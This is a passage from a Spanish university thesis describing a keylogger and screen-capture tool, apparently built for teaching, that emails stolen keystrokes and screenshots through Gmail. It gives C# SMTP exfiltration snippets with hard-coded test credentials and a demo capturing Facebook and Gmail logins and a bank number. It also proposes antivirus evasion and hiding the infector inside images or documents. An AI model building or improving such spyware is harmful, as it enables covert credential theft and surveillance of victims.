

Ilustración 7: Capturas de pantalla y de teclado recibidas en el servidor de correo electrónico

Cuando se desee parar la ejecución del sistema capturador de datos, vamos a la carpeta correspondiente, y dentro del directorio ***Ejecutables*** hacemos clic en ***"Vacuna"***.



Ilustración 8: Archivo encargado de la desinfección de la máquina

Se eliminarán todos los archivos y directorios creados anteriormente y se detendrá el proceso ***"httphost.exe"*** del administrador de tareas de Windows. **Por consiguiente, a partir de este momento, no se almacenará mas información.**

Capítulo 6

Entorno de pruebas

En este entorno de prueba se han utilizado aplicaciones y servidores de correo detalladas en el punto 2.5.

Para comprobar el correcto funcionamiento del sistema capturador de datos se crea un escenario en el cual la víctima realiza una serie de acciones cotidianas en su ordenador.

Más tarde se comprobarán los datos que ha registrado el sistema capturador de datos.

6.1. Acciones realizadas por la víctima.

En primer lugar se compila el sistema capturador de datos para que funcione con el servidor de correo Gmail utilizando los parámetros:

	Port	Host	EnableSsl
Gmail	587	smtp.gmail.com	True

Tabla 3: Configuración del servidor de correo de Gmail

```
client.Port = 587;
client.Host = "smtp.gmail.com";
client.EnableSsl = true;
```

Se utiliza una cuenta de Gmail tanto para enviar los mensajes de correo electrónico con los datos recopilados como para recibirlos. La cuenta es la siguiente:

- **Cuenta:** tfgjmelero@gmail.com
- **Contraseña:** sistemacapturador

```
msg.To.Add(new MailAddress("tfgjmelero@gmail.com"));
msg.From = new MailAddress("tfgjmelero@gmail.com",
"sistemacapturador", System.Text.Encoding.UTF8);
```

```
client.Credentials = new
System.Net.NetworkCredential("tfgjmelero@gmail.com",
"sistemacapturador");
```

Después, se infecta la máquina ejecutando el archivo ***"Virus.exe"***.

Las acciones que la victima realiza con las siguientes:

- Entrar a www.facebook.com.
- Identificarse en www.facebook.com con las siguientes credenciales:
  - **Cuenta:** tfgjmelero@gmail.com
  - **Contraseña**: fbsistemacapturador
- Escribir en Facebook.
- Abrir un documento de Microsoft Word.
- Escribir en el documento la siguiente información privada:
  - **Cuenta bancaria:** 4621 6040 3521 1860
  - **PIN:** 6363
- Entrar a www.gmail.com
- Identificarse en www.gmail.com con las siguientes credenciales:
  - **Cuenta:** tfgjmelero@gmail.com
  - **Contraseña:** sistemacapturador

Por último se desinfecta la máquina con el archivo ***"Vacuna.exe"***.

6.2. Comprobación de resultados.

Para ver que datos ha recopilado y enviado el sistema capturador de datos hay que identificarse en el servidor de correo electrónico asignado para recibir la información en el momento de la compilación. En este caso la cuenta de correo electrónico utilizada es:

- **Cuenta:** tfgjmelero@gmail.com
- **Contraseña:** sistemacapturador



Ilustración 9: Mensajes de correo electrónico recibidos por el sistema capturador de datos.

Se puede comprobar que cada minuto se recibe un mensaje de correo electrónico con los datos pertinentes.

Ilustración 10: Hora de los mensajes recibidos

El primer mensaje recibido tiene su adjunto vacío, y es un mensaje para indicar que el sistema capturador de datos ha empezado su ejecución.



Ilustración 11: Mensaje indicador de la ejecución del sistema capturador de datos.

Al abrir el resto de los mensajes se puede comprobar que el tamaño del adjunto es mucho mayor, pues ya contienen capturas de pantalla y un registro de las pulsaciones de teclado.



Ilustración 12: Datos recibidos.

Al hacer clic en ***"Ver"*** se observan los siguientes archivos adjuntos:



Ilustración 13: Archivos recibidos en un mensaje de correo electrónico.

El primer archivo se corresponde con el log que ha capturado las pulsaciones por teclado:



Ilustración 14: Registro capturado de pulsaciones de teclado.

Se puede apreciar que la victima ha entrado en la página web www.facebook.com y posteriormente han introducido las credenciales de su cuenta.

Después se ve un mensaje y por último un número de cuenta bancaria.

Todos estos datos pertenecen a un intervalo de tiempo dónde además se han producido las capturas de pantalla.

Algunas de estas capturas de pantalla son las siguientes, y como se puede apreciar, corresponden con las pulsaciones de teclado registradas.



Ilustración 15: Captura de pantalla 1, entrando en www.facebook.com

Ilustración 16: Captura de pantalla 2, identificándose en Facebook.

Ilustración 17: Captura de pantalla 3, escribiendo un mensaje en Facebook

Abriendo el siguiente correo electrónico y comprobando los adjuntos veremos otro log y otra serie de capturas de pantalla correspondientes a otro intervalo de tiempo. Algunos ejemplos son los siguientes:



Ilustración 18: Captura de pantalla 4, cuenta bancaria.



Ilustración 19: Captura de pantalla 5, identificandose en Gmail.

Como se puede comprobar tanto en el ***log*** del registro de pulsaciones de teclado como en las capturas de pantalla, se ha capturado todo lo que la víctima ha realizado, incluyendo tanto información privada como sus credenciales.

Capítulo 7
Conclusiones

En el capítulo 7 de este documento se tratarán las conclusiones finales y generales del sistema capturador de datos y se propondrán unas líneas o mejoras futuras.

7.1. Conclusiones finales

En esta memoria se ha expuesto el sistema desarrollado como Trabajo Fin de Grado de un sistema capturador de datos. Este Trabajo Fin de Grado se ha realizado con un fin docente, el de enseñar a los alumnos el funcionamiento de un sistema capturador de datos y mostrar el peligro que puede tener este tipo de malware. El autor se exime de toda responsabilidad del uso malintencionado del software que se proporciona.

El sistema está formado por tres partes diferenciables: la parte encargada de registrar tanto las pulsaciones de teclado como las capturas de pantalla y el envío de los datos por correo electrónico, la parte capaz de infectar una máquina, y la que la desinfecta.

El sistema capturador de datos ha sido diseñado para que su funcionamiento sea lo más sencillo posible. Además cuenta con partes del código muy intuitivas para que el alumno pueda modificarlas según sea su deseo. También se facilita en el presente documento un manual de usuario con los pasos a seguir para la ejecución del sistema.

Durante el desarrollo del sistema se han realizado pruebas para demostrar el correcto funcionamiento del sistema capturador de datos. Estas pruebas han concluido con éxito mostrando el potencial de este tipo de malware.

7.2. Líneas futuras

Son muchas las ampliaciones que se pueden realizar sobre este proyecto con el fin de hacerlo más completo y eficaz.

Una mejora de las más destacadas sería la de conseguir que el sistema capturador de datos fuera indetectable para cualquier antivirus previamente instalado en la máquina de la víctima. Cabe citar que es una labor muy compleja.

Se plantea además, la posibilidad de ocultar el ejecutable que infecte la máquina (***"Virus.exe"***) dentro de otro archivo, como por ejemplo, dentro de una foto o un documento deseado que no levante sospecha alguna y al abrirlo la máquina quede infectada.

Para obtener un sistema más completo se podría crear una interfaz que permita modificar parámetros configurables tales como la frecuencia de captura de pantalla o la posibilidad de desinfectar la máquina en una fecha programada.

Bibliografía

[1] Microsoft Visual Studio, http://es.wikipedia.org/wiki/Microsoft_Visual_Studio

[2] Gmail, http://es.wikipedia.org/wiki/Gmail

[3] Yahoo, http://es.wikipedia.org/wiki/Yahoo!

[4] Hotmail, http://es.wikipedia.org/wiki/Hotmail

[5] Facebook, http://es.wikipedia.org/wiki/Facebook

[6] Microsoft Word, http://es.wikipedia.org/wiki/Microsoft_Word

[7] Información sobre los Keylogger, http://en.wikipedia.org/wiki/Keylogger

[8] Información sobre los Keylogger, http://www.viruslist.com/sp/analysis?pubid=207270912

[9] Keylogger con Hooks, http://foro.elhacker.net/programacion_vb/vb6_creacion_de_un_keylogger_avanzado_hook-t264469.0.html

[10] Enumeración de Teclas para el Keylogger, http://msdn.microsoft.com/en-us/library/system.windows.forms.keys(v=vs.71).aspx

[11] Hooks, http://msdn.microsoft.com/en-us/library/windows/desktop/ms632589%28v=vs.85%29.aspx

Universidad de Alcalá
Escuela Politécnica Superior

ESCUELA POLITÉCNICA SUPERIOR

Universidad de Alcalá